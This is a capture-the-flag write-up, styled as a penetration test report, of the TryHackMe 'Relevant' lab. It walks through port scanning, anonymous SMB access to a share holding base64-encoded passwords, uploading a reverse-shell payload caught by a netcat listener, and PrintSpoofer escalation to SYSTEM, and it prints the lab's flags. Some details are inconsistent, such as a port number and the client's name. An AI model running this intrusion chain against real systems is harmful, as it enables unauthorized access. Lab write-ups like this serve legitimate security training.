
Professional information security services.



MOH SECURITY

Penetration testing services,

Tel: 0702820119

Email: jattan@mail.com

Web: Mohsecurity.github.io

RELEVANT CORP PENETRATION TEST REPORT TRYHACKME

Table of Contents

Executive summary

Mohsecurity was contracted by Tryhackme to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Tryhackme with the goals of:

- Identifying if a remote attacker could penetrate Tryhackme's defenses.
- Determine the impact of a security breach.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 with all tests and actions being conducted under controlled conditions.

Summary of Results

Scanning of Relevant s network, Resulted in the discovery of SMB shares which were not configured correctly and allowed us to login anonymously into one of the shares which included usernames and passwords for certain employees.

Further examination provided us with two web servers one on port 80 and the other on port 62663. The latter on further enumeration reveled an interesting directory with the same name as one of the SMB shares. We then went deeper into the directory and found the same usernames and passwords we discovered on the SMB shares.

This enabled us to execute code directly on the web-server, We developed a payload to give us a reverse shell which gave us a low privileged shell on the server, This enabled us to find the first flag of the user.

After analyzing the permissions of the current user we found a way of elevating our privileges, this enables us to became an administrator and therefore find the last flag with is the root flag.

Attack narrative

Remote System Service Discovery

For this assignment Relevant Corp provided minimal information outside of the IP address 10.10.173.152. The intent was to simulate an adversary without any internal information. To avoid targeting systems that were not owned by Relevant Corp , all identified assets were submitted for verification before any attacks were conducted.

Our Priority was to find out which services were running on the web-server.

```
Nmap scan report for 10.10.173.152
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2023-10-12 11:32:28 EAT for 359s
Not shown: 65527 filtered ports
Reason: 65527 no-responses
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server? syn-ack ttl 127
49663/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

After identifying of SMB services running on the server , First we listed the available shares and then we tried to anonymously login to one of the shares to check for any clues on whereabouts of the user flag and root flag

```
mohsecurity@mohsecurity:~/Desktop/DESK$ smbclient -L //10.10.173.152
Password for [WORKGROUP\mohsecurity]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
SMB1 disabled -- no workgroup available
```

One of the shares proved to have valuable information once we logged in we found a file named passwords.txt.

```
mohsecurity@mohsecurity:~/Desktop/DESK$ smbclient  //10.10.173.152/nt4wrksv
Password for [WORKGROUP\mohsecurity]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jul 26 00:46:04 2020
  ..                                  D        0  Sun Jul 26 00:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 18:15:33 2020

                7735807 blocks of size 4096. 4945997 blocks available
smb: \>
```

On further inspection of the password.txt file we realized it was encoded in base64 format.

```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
/tmp/smbmore.lX1sAd (END)
```

Therefore we had to decode it to find the credentials in clear text


```
mohsecurity@mohsecurity:~/Desktop/DESK$ echo -n Qm9iIC0gIVBAJCRXMHJEITEyMw== | base64 --decode
Bob - !P@$$W0rD!123mohsecurity@mohsecurity:~/Desktop/DESK$
mohsecurity@mohsecurity:~/Desktop/DESK$
mohsecurity@mohsecurity:~/Desktop/DESK$ echo -n QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk | base64 --decode
mohsecurity@mohsecurity:~/Desktop/DESK$
```

We delved further and tried to login to the other shares using the credetials that we found but to no avail, they all led us to a dead end


```
mohsecurity@mohsecurity:~/Desktop/DESK$ smbclient -U Bill //10.10.173.152/C$
Password for [WORKGROUP\Bill]:
tree connect failed: NT_STATUS_ACCESS_DENIED
mohsecurity@mohsecurity:~/Desktop/DESK$ smbclient -U Bob //10.10.173.152/C$
Password for [WORKGROUP\Bob]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

We therefore abandoned SMB and went after other options, on closer inspection we found another port 49663 which is used to host back-end code for cloud services such us AWS


Service Enumeration



After enumerating directories we found an interesting directory with the same name as one of the shares on the SMB services




This gave us an idea to upload a payload on the server and setup a reverse shell on our computer to get a low privileged shell on the server.




After creating our payload we upload it to the SMB share

Interactive Shell



First we create a listener on port 443 to wait for incoming connections



We then navigate to the directory we enumerated to execute our payload

```
mohsecurity@mohsecurity:~/Desktop/DESK$ sudo nc -lnvp 443
[sudo] password for mohsecurity:
Listening on 0.0.0.0 443
Connection received on 10.10.95.174 49723
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

after navigating to our rev.aspx payload we get low privileged shell on our end which we can use to find the user flag.

```
 Directory of c:\Users

07/25/2020  02:03 PM    <DIR>          .
07/25/2020  02:03 PM    <DIR>          ..
07/25/2020  08:05 AM    <DIR>          .NET v4.5
07/25/2020  08:05 AM    <DIR>          .NET v4.5 Classic
07/25/2020  10:30 AM    <DIR>          Administrator
07/25/2020  02:03 PM    <DIR>          Bob
07/25/2020  07:58 AM    <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s)  20,272,660,480 bytes free

c:\Users>cd Bob
cd Bob

c:\Users\Bob>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Bob

07/25/2020  02:03 PM    <DIR>          .
07/25/2020  02:03 PM    <DIR>          ..
07/25/2020  02:04 PM    <DIR>          Desktop
               0 File(s)              0 bytes
               3 Dir(s)  20,272,590,848 bytes free

c:\Users\Bob>cd Desktop
cd Desktop

c:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,272,590,848 bytes free

c:\Users\Bob\Desktop>more user.txt
more user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}

c:\Users\Bob\Desktop>
```

Now that we have the user Flag we can go after the second flag which is the root flag

Escalation to Local Administrator

But unfortunately if we try to change directory into the Administrator folder we are denied access, This means we have to elevate our privileges

```
 Directory of c:\Users

07/25/2020  02:03 PM    <DIR>          .
07/25/2020  02:03 PM    <DIR>          ..
07/25/2020  08:05 AM    <DIR>          .NET v4.5
07/25/2020  08:05 AM    <DIR>          .NET v4.5 Classic
07/25/2020  10:30 AM    <DIR>          Administrator
07/25/2020  02:03 PM    <DIR>          Bob
07/25/2020  07:58 AM    <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s)  20,220,575,744 bytes free

c:\Users>cd Administrator
cd Administrator
Access is denied.

c:\Users>
```

We had to upload printspoofer to our Web-server to give us admin rights

```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whomai
whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We can now find the root flag in the Administrator folder

```
C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator

07/25/2020  10:30 AM    <DIR>          .
07/25/2020  10:30 AM    <DIR>          ..
07/25/2020  07:58 AM    <DIR>          Contacts
07/25/2020  08:24 AM    <DIR>          Desktop
07/25/2020  07:58 AM    <DIR>          Documents
07/25/2020  08:39 AM    <DIR>          Downloads
07/25/2020  07:58 AM    <DIR>          Favorites
07/25/2020  07:58 AM    <DIR>          Links
07/25/2020  07:58 AM    <DIR>          Music
07/25/2020  07:58 AM    <DIR>          Pictures
07/25/2020  07:58 AM    <DIR>          Saved Games
07/25/2020  07:58 AM    <DIR>          Searches
07/25/2020  07:58 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  20,261,576,704 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,261,597,184 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
```

Conclusion

Relevant Corp failed to pass a series of control policies which resulted In the full compromise of critical company assets . These failures would have a significant effect on Relevant corp if a malicious actor exploited them

The specific goals of the penetration test were stated as;

- identifying if a remote attacker could find:
    - user flag
    - root flag

These of the penetration test were met. An attack on Relevant corp could result in more critical compromise of company assets. There were multiple dead ends which could really throw off an in-experienced malicious actor, but with further determination one could piece all the puzzles. Appropriate mitigation's should be put into place to prevent malicious actors into logging in anonymously to SMB shares.

Backed web servers should be properly configured to block IP addresses not included in the access list so as to prevent remote access by malicious actors

Recommendations